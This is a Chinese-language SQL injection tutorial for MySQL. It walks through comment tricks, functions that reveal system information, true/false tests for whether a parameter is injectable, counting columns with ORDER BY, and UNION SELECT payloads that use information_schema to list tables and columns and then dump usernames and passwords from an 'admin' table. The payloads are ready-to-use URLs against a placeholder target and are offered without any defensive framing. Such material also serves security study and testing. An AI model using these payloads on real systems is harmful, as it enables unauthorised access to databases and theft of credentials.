注释符号
#、--、/**/
这三种方式可以进行注释,用于注释后面的语句,不在执行。
select * from user where username=zhangsan # and 1=1
and 1=1 会被注释掉,不在执行。
注入常见查询系统信息函数
version()  Mysql版本
user()  数据库当前用户名
database()  数据库当前库名
@@datadir 数据库路径
@@version_compile_os  操作系统版本
system_user()  系统用户名
session_user()  连接数据库的用户名
@@basedir 数据库安装路径
判断是否存在注入
根据页面是否返回正常或是否存在报错信息来判断
and 等同于& 转码为 %26
or 等同于 | 转码为 %7c
正常页面:and 1=1 等同 && 1=1 转码 %26%26 1=1
错误页面:and 1=2 等同 && 1=2 转码 %26%26 1=2
正常页面:or 1=1 等同 || 1=1 转码 %7c%7c 1=1
错误页面:or 1=2 等同 || 1=2 转码 %7c%7c 1=2
&&与||这种特殊字符一定要在浏览器url进行前进行转码方可提交,浏览器并不会对其进行默认编码
判断列数
与其他数据库一样,使用 order by 进行获取排列字段数


id=1 order by 3 显示正常;order by 4 显示空白/页面不存在,列数为3
http://target_sys.com/article.php?id=-1 union select 1,2,3
http://target_sys.com/article.php?id=1 and 1=2 union select 1,2,3
以上两个语句的意思都是相同的 前面获取数据为null 将会显示后面的数字
联合注入查询
union select 查询两个表的内容
mysql,access数据库不一样,在没有表名的前提下也可以查询到数据库的一些信息,如:安装路径、库名、操作系统信息......

查询库名
把回显数字替换成你要查询的函数名 database()
查询表名
mysql中有一个默认库 information_schema中包含了所有的库名、表名、字段名
显示当前数据库中第一个表名
union select 1,2,table_name from information_schema.tables where table_schema=database() limit0,1
显示当前数据库中第二个表名
union select 1,2,table_name from information_schema.tables where table_schema=database() limit1,1


显示出当前数据库中的所有表,打印并接在一行
http://target_sys.com/article.php?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()
group_concat:用于打印拼接字符串

查询字段
union select 1,2,group_concat(column_name) from information_schema.columns where table_name='admin'
表名需要用单引号引起来,或者转码

union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x61646D696E
查询数据

union select 1,2,group_concat(username,0x3a,password) from admin
0x3a是字符 :